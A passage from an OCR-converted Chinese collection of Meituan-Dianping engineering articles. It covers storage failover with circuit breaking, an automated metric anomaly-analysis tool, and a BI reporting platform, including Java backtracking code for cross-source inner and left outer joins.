- 数据具有时效性，数据过期会带来脏数据
- 高密度并行计算，写入并发量大，需要保证写入速度
- 实现灾备，存储不可用时候，需要服务降级

为了满足以上几点要求，选用美团点评内部研发的公共 KV 存储组件 Squirrel 和 Tair 分别来做存储和灾备。其中，Squirrel 是基于 Redis Cluster 的纯内存存储，squirrel 属于 KV 存储，具有写入、查询速度快，并发度高，支持数据丰富，时效好的特点。而 Tair 支持持久化，性价比更高，适合用来做灾备，当 Squirrel 不可用时，使用 Tair 提供服务。

熔断层

预计算过程中，为了实现灾备，还需要使用熔断技术实现服务降级。熔断虽然在上层控制，严格来说应该属于数据层。




图 9　服务、降级工作原理

熔断技术选用公共组件 Rhino（美团点评自研的稳定性保障平台，比 Hystrix 更加轻量、易用及可控，提供故障模拟、降级演练、服务熔断、服务限流等功能），主要作用是：

a. 保护服务，防止服务雪崩

b. 及时熔断，保障服务稳定

c. 提供多种降级策略，灵活适配服务场景

如图 9 所示，虚线框，代表 Rhino 控制的区域，request1 到来的时候，squirrel 没有问题，正常提供服务。request2 到来的时候，访问 squirrel 发生异常（超时、异常等），请求被切换到 tair。在 squirrel 恢复的过程中，Rhino 会心跳请求 squirrel，验证服务可用性。request3 请到来 squirrel 此刻已经恢复正常，由于 Rhino 会周期检测，所以请求再次被切换到 squirrel 上恢复正常。

中台服务层

数据准备好之后，还不能被业务逻辑直接使用，需要提供统一的服务，应对多变的业务逻辑。该层主要解决如下问题：

- 数据模型修改对业务逻辑有影响，数据服务需对上层具体业务逻辑透明
- 业务逻辑对数据有部分通用操作，需要抽象通用操作，防止数据业务紧耦合
- 存储不可用的时候，需要服务熔断和降级，降低对业务逻辑的影响
- 服务扩展增强能力，不能影响正常业务逻辑

该层对外提供 RPC 服务，直接处理数据模型，提供数据分页、数据压缩、数据解压、数据筛选、数据批量提取以及数据原子提取 等功能，基本覆盖了大部分对数据的操作，使得业务逻辑更加简单。提取数据的时候，加入 Rhino 实现服务熔断和降级，为业务逻辑层提供稳定可靠的服务。因为该层直接操作模型数据，所以即使数据模型有改动，也不会对业务逻辑造成影响，大大降低数据和业务的耦合。另外该层支持服务横向扩展，在消费者大量增加的情况下，仍然能保证服务可靠运转。

通过一系列的抽象和分层，最终业务逻辑直接使用简单的服务接口就可以实现，客户端的响应从最开始的十几秒，提升到 1 秒以内，并且数据和代码之间的耦合大幅度降低，对于后面的业务变化，只需要修改数据模型，增量提供若干中台服务接口，即可满足需求，大大降低了开发难度。

作者简介

张腾，美团点评系统开发工程师，2016 年毕业于西安电子科技大学，同年加入招银网络科技，从事系统开发以及数据开发工作。2017 年加入美团点评数据中心，长期从事 BI 工具开发工作。

智能分析最佳实践——指标逻辑树

萍丽　夷山

背景

所有业务都会面对“为什么涨、为什么降、原因是什么?”这种简单粗暴又不易定位的业务问题。为了找出数据发生异动的原因，业务人员会通过使用多维查 询、dashboard 等数据产品锁定问题，再辅助人工分析查找问题原因，这个过程通常需要一天时间。几乎每种业务角色的用户都在做相似的分析，但在业务 方分析人员发生工作变动时，分析方法难以得到较好传承。因此我们需要一款自动给出分析结论的智能化数据产品来解决上面的问题，产品的基本功能如图 1 所示。




图 1　产品架构图

由上图可知，指标逻辑树就是我们抽象出来的智能异动分析数据产品的最佳实践。它将固定的分析方法和业务场景抽象出来，套用灵活的数据源（包含 Kylin、MySQL、Elasticsearch、Druid 等），自动生成符合各类用户的异动分析报告；它能够直接给出分析结论进而快速落实业务行 动，降低分析成本和决策周期。选定两个

时间周期，指定指标顺序，通过指标逻辑树就可找出导致核心指标发生异动的关键指标，同时可对单一指标进行细分维度拆 分，锁定细分维度对整体的影响。

挑战

指标逻辑树作为一款支持酒旅各业务线的异动分析数据产品，面临的挑战如下：

- 基础指标多、维度多，且来自于不同的数据源。
- 支持多种异动分析算法。
- 自定义计算指标。

针对上面的挑战，我们给出如下的解决方案。

解决方案：指标逻辑树

体系架构




图 2　指标逻辑树体系架构

如图 2 所示：

1. 指标计算，用于解决基础指标多、维度多，且来自于不同数据源的问题以及自定义计算指标的问题；
2. 分析算法，用于支持多种异动分析算法；
3. 计算服务，采用 master-work 的方式解决查询性能的问题。

具体方案

指标计算

指标计算包含指标漏斗、基础指标序列、指标分类，它们之间的关系如图 3 所示。




图 3　指标计算

如图 3 所示，指标漏斗为用户自定义的有序指标序列，包含基础指标和计算指标（如，B=(L+H)*Y）；基础指标序列，是将指标漏斗中的计算指标按照顺序拆分之后的指标序列；指标分类采取大圣魔方（可以参考大圣魔方：https://tech.meituan.com/dsmf.html ）配置的规则对基础指标进行分类。

分析算法

目前指标逻辑树支持两种异动分析算法，后续可以根据需要进行扩展。

- 生成瀑布分析图的连环迭代分析法。
- 根据指标下钻维度方案，生成单个指标解释度的基尼系数算法。

下面分别介绍这两种算法在指标逻辑树中的运用。

连环迭代分析法

连环迭代分析法，用于从用户自定义的有序指标列表中找出导致核心指标发生异动的关键指标，如图 4 可知，本期结果指标 E 产生的波动 , 主要由于 A 指标的波动影响。




图 4　瀑布分析图

如图 5 所示，意向 UV、访购率、人均单量、连带率、SKU 单价等几个指标中的任意一个发生数据波动，都可能引起支付 GMV 的波动。采用连环迭代分析法，可以确定某个具体指标在本期支付 GMV 的波动中产生的影响最大。算法公式，支付 GMV= 意向 UV* 访购率 * 人均单量 * 连带率 *SKU 单价。




图 5　指标漏斗

基尼系数

基尼系数 A/(A+B)，用于计算各下钻维度方案对单个指标波动的影响程度，横轴用特征分组基期累计占比，纵轴用波动值累计占比（可以为负值），基尼系数越大说明该特征对波动的解释效果越好。




图 6　基尼系数计算

如图 6 所示，指标计算，用于获取层级下钻维度中各个维度的基础数据，如各个城市等级的本期、基期值等信息；分析算法，根据维度基础数据计算出排序因 子，利用排序之后的排序因子计算各特征分组的基期累积占比及波动值累计占比，进而获取到基尼系数；最终选取基尼系数最大的特征作为最终解释。

计算服务

随着业务分析需求的增加，分析用户自行配置的指标序列以及针对单个指标的下钻维度方案将会急剧增加，随之带来的影响就是单个请求需要支持大量的查询任务，因而提升并行计算能力是提升系统性能的一个关键因素。如图 7 所示，计算服务包括任务拆分、并行计算和结果合并。




图 7　计算服务

任务拆分

任务拆分分为如下几个步骤：

- 将指标漏斗中的计算指标拆分成基础指标。
- 填充基础指标的细化维度方案，记录指标的各个维度方案及各方案下的层级下钻维度。
- 对基础指标按照数据模型和维度方案进行分类。

并行计算

并行计算提供分布式计算功能，主要处理的是任务拆分之后的细粒度查询任务。查询任务主要有以下两类：

- 按照数据模型分类之后的指标序列查询任务，需要分别查询本期和基期值，查询量相对较少。
- 按照数据模型和维度方案分类之后的查询任务，需要分别查询本期和基期值，涉及到细化维度，查询量比较大。

结果合并

结果合并主要是针对计算指标来说的，计算指标是分析用户自定义的针对基础指标的一组计算公式。并行查询的结果是针对基础指标的，需要合并基础指标的 查询结果数据，生成符合计算公式的指标数据。结果合并模块需要做两部分的工作，一是解析计算公式，二是根据已有的数据，按照计算公式生成新的数据。

系统中用到数据组装的模块主要有如下：

- 如图 8 所示，根据拆分之后的基础指标数据，生成满足计算公式的计算指标数据。
- 如图 9 所示，根据拆分之后的下钻维度基础数据，分别计算出各个维度的数据，生成符合计算公式的下钻维度数据。




图 8　计算指标数据组装




图 9　指标下钻维度数据组装

总结

指标逻辑树在美团点评酒店旅游各业务线中已经得到了一定的应用，并收获了大量好评。本文只是指标逻辑树的一个总纲，目前产品尚处于初级阶段，后续还有很多功能需要完善。

大圣魔方：美团点评酒旅 BI 报表工具平台开发实践

振兴　夷山　米彤

背景

当前的互联网数据仓库系统里，数据中心往往存放了大量 Cube 化或者半 Cube 化的数据。如果需要将这些数据的内在关系体现出来，需要写大量的程序和 SQL 来发现数据之间的内在规律，往往会造成用户做非常多的重复性工作；而且由于没有数据校验的机制，还容易出错，无法直观查看各种数据（没有可视化的 UI 图表）。这时就急需一款基于 Cube 的报表工具快速为用户提供报表服务，可以完成多维查询、上卷、下钻等各种功能。为此，美团点评酒旅技术团队开发了大圣魔方。

难点

一款好的 BI 报表工具，需要考虑并能够解决如下问题：

- 统一数据源
- SQL 生成
- 跨数据源数据聚合
- 自定义计算指标
- 数据权限
- 标准化 UI 组件，自助生成可视化报表

解决方案——大圣魔方

体系架构




图 1　大圣魔方体系架构

具体方案

1. 统一数据源

提供多数据源查询服务，需要解决的问题主要是两个：

1. 以什么样的统一方式从数据源获取数据。
2. 不是所有的数据源引擎都能提供 OLAP 服务和数据聚合的能力，我们需要从上层考虑，去实现数据的聚合、上卷、下钻、切割、自定义计算等功能。




图 2　大圣魔方多数据源

大圣魔方上对能够通过 SQL 查询的数据源，例如 MySQL 和 Kylin 都通过统一 SQL 查询来获取数据；对于 ES（Elasticsearch）采用 ES 提供的 API 来查询；对于普通文本格式的数据采用自定义 API 从数据源获取数据。

如图 2 所示，大圣魔方只是从数据源里面获取基础的数据，之后通过实现自己的计算引擎对数据进行聚合、切割等操作，对此，魔方中设置了四个引擎，用于实现不同的功能。

2. SQL 生成

对于 SQL 的生成也存在两个问题：

1. 不是所有的支持 SQL 的数据源，都支持标准的 SQL，同时，支持标准 SQL 的数据源也会支持带有自身特征的 SQL。
2. 根据用户选择的条件、维度和指标，动态生成 SQL 的核心内容。

针对第一个问题，我们对 SQL 模板进行了定义，当选择不同的数据源时，根据数据源的 Dialect 选择不同的 SQL 模板，而这就决定了 SQL 的组成部分（骨架）。

为了解决第二个问题，我们在 SQL 模板的基础之上做了内容填充和替换操作，选择具体的维度、指标和筛选项的值，再填充到 SQL 模板的不同地方，最终就会生成能够被数据源执行的 SQL。

在 SQL 生成的时候也考虑过其它的框架，如 Apache Calcite Avatica、Alibaba 的 Druid，但是最终都放弃了，原因也是基于两个方面：

1. 这些框架庞大且功能多，适用于我们场景的 SQL 生成的部分 API 使用起来过于复杂。
2. 大都是基于标准的 ANSI SQL-92，很难个性化地生成我们所需要的 SQL。

最终，我们采用了 SQL 模板和字符串填充替换操作来完成。为此我们在 Java 的正则表达式基础之上做了一个功能很多的字符串操作类库。

3. 跨数据源数据聚合

一般情况下，同一个数据源的大部分数据源引擎都能够支持多表的 join 操作，但是也存在不支持的，例如老版本的 Kylin 就不支持多 Cube 的 join 操作，还有一个更重要的问题是数据源引擎无法解决跨数据源的数据聚合问题，必须要自己实现数据的聚合操作，一般的情况下需要自己去实现 inner join、left outer join 和 full outer join 的逻辑。

大圣魔方实现了 inner join 和 left outer join 两个逻辑，因为 full outer join 的需求场景不是很多，所以没有实现。下面是大圣魔方的实现代码：

inner join 核心代码

```
private void join(List<Map<String,String>>[] contents,List<Project>
sharedList,final int n,int[] rowsStatus,LinkedList<MatchRow> result){
        if(this.cubeJoin==1){
            throw new java.lang.IllegalArgumentException("left join call
leftJoin method,not call join method");
        }

        if(n<contents.length){
            List<Map<String,String>> list = contents[n];
            for(int k=0;k<list.size();k++) {
                boolean equal = true;
                if(n!=0) {
                    Map<String, String> prev = contents[n - 1].get
(rowsStatus[n - 1]);
                    Map<String, String> cur = list.get(k);
```

```
                    for (Project proj : sharedList) {
                        String key = proj.fieldName.toUpperCase();
                        if (key.matches("^\\d+$") || key.equals("*")) {
                            key = "_";
                        }
                        key = proj.isCompanion() ? key + proj.getFactId() : key;
                        String prevValue = prev.get(key);
                        String curValue = cur.get(key);
                        if (prevValue == curValue) {
                            continue;
                        }

                        if (prevValue == null || curValue == null ||
!prevValue.equals(curValue)) {
                            equal = false;
                            break;
                        }
                    }
                }
                if (equal) {
                    rowsStatus[n] = k;
                    if(n==contents.length-1){//last dataset match
                        MatchRow mr = new MatchRow();

                        List<MatchRow.DatasetRow> tmp = new ArrayList<>();
                        for(int i=0;i<rowsStatus.length;i++){
                            MatchRow.DatasetRow dr = new MatchRow.DatasetRow();
                            dr.setDatasetIndex(i);
                            dr.setRowIndex(rowsStatus[i]);
                            tmp.add(dr);
                        }

                        mr.addMatchRow(tmp);
                        result.add(mr);
                    }else{
                        join(contents,sharedList,n+1,rowsStatus,result);
                    }
                }
            }
        }
    }
```

上述代码就是通过回溯算法实现 inner join 的核心逻辑，具体解析如下：

- contents 参数表示每个数据源里面的结果集。
- sharedList 表示关联的字段。

- n 和 rowsStatus 是回溯算法记录状态用的。
- result 里面包含的是符合 join 条件的记录。
- MatchRow 里面记录的是一个数据源里面的某一行与其余的数据源里面的那一行是相等的，记录的是下标号。

只有当 sharedList 里面的每个字段都相等的时候，两条记录才满足 inner join 的条件。这个算法是一个通用算法，因为是通过回溯算法实现的，所以要 join 的数据源理论上可以有无限个。

left outer join 核心代码

```
private boolean leftJoin(List<Map<String,String>>[] contents,List<Project>
sharedList,final int n,int[] rowsStatus,LinkedList<MatchRow> result){
        boolean leftJoinMatch = false;
        if(n<contents.length){
            List<Map<String,String>> list = contents[n];

            for(int k=0;k<list.size();k++) {
                boolean equal = true;
                if(n!=0) {
                    //in left join,compare with the first dataset.
                    Map<String, String> prev = contents[0].get(rowsStatus[0]);
                    Map<String, String> cur = list.get(k);

                    for (Project proj : sharedList) {
                        String key = proj.fieldName.toUpperCase();
                        if (key.matches("^\\d+$") || key.equals("*")) {
                            key = "_";
                        }
                        key = proj.isCompanion() ? key + proj.getFactId() : key;
                        String prevValue = prev.get(key);
                        String curValue = cur.get(key);
                        if (prevValue == curValue) {
                            continue;
                        }

                        if (prevValue == null || curValue == null ||
!prevValue.equals(curValue)) {
                            equal = false;
                            break;
                        }
                    }
                }
                if (equal) {
```

```
                    leftJoinMatch = true;
                    rowsStatus[n] = k;
                    if(n==contents.length-1){//last dataset match
                        MatchRow mr = new MatchRow();

                        List<MatchRow.DatasetRow> tmp = new ArrayList<>();
                        for(int i=0;i<rowsStatus.length;i++){
                            MatchRow.DatasetRow dr = new MatchRow.DatasetRow();
                            dr.setDatasetIndex(i);
                            dr.setRowIndex(rowsStatus[i]);
                            tmp.add(dr);
                        }
                        mr.addMatchRow(tmp);
                        result.add(mr);
                    }else{
                        //if next dataset is not match,use the next's next...
                        for(int loopFlag=n+1;loopFlag<rowsStatus.
length;loopFlag++){
                            boolean match = leftJoin(contents,sharedList,
loopFlag,rowsStatus,result);
                            if(match){
                                break;
                            }
                            rowsStatus[loopFlag]=-1;
                            if(loopFlag==contents.length-1){
                                MatchRow mr = new MatchRow();

                                List<MatchRow.DatasetRow> tmp = new ArrayList<>();
                                for(int i=0;i<rowsStatus.length;i++){
                                    MatchRow.DatasetRow dr = new
MatchRow.DatasetRow();
                                    dr.setDatasetIndex(i);
                                    dr.setRowIndex(rowsStatus[i]);
                                    tmp.add(dr);
                                }
                                mr.addMatchRow(tmp);
                                result.add(mr);
                            }
                        }
                    }
                }
            }

        }
        return leftJoinMatch;
    }
```

上面的代码是 left outer join 的实现逻辑，同样也是用的回溯算法，它与 inner join 有 2 个不同之处：

1. left outer join 的数据源匹配逻辑是当第一个数据源与第二个数据源没有匹配的时候，会继续与第三个数据源进行匹配操作，原因是数据源的顺序导致了不匹配，继续往下匹配就可以避免这个问题。
2. 行与行做相等操作的时候，右边没有匹配行的时候，左边的行继续保留，这个是 left outer join 的逻辑决定的。

4. 自定义计算指标

使用自定义计算的原因，主要是基于下面的两个方面：

1. 数据源引擎不支持数据的混合运算或有特殊逻辑的数据处理。
2. 结果数据跨数据源。

对此，我们对大圣魔方做了如下操作：

1. 通过 Java 里面的 ScriptEngine 进行封装来实现数据列的混合运算，不需要自己再去写编译程序解析。对于特殊的数据处理，例如同环比这样的特殊指标，需要单独定义接口，让实现类继承改特定接口，实现类是一个特殊的指标，它需要进行多次数据查询，将最终的结果通过 ScriptEngine 进行运算。
2. 第二个问题是在上文中“跨数据源数据聚合”的基础上实现的，数据聚合后通过 ScriptEngine 做最后的处理。

5. 数据权限的问题

只要是有数据展示，数据权限问题就无法避免，权限主要是分为报表的可查看权限和维度、指标权限。权限遇到的最主要的问题是构成权限矩阵的数据量太大，参与者有用户和组织，权限的实体有维度和指标，这样大的数据维护起来的成本很高；其次是权限数据配置会占用很多的人力。

对此，我们做了如下操作：

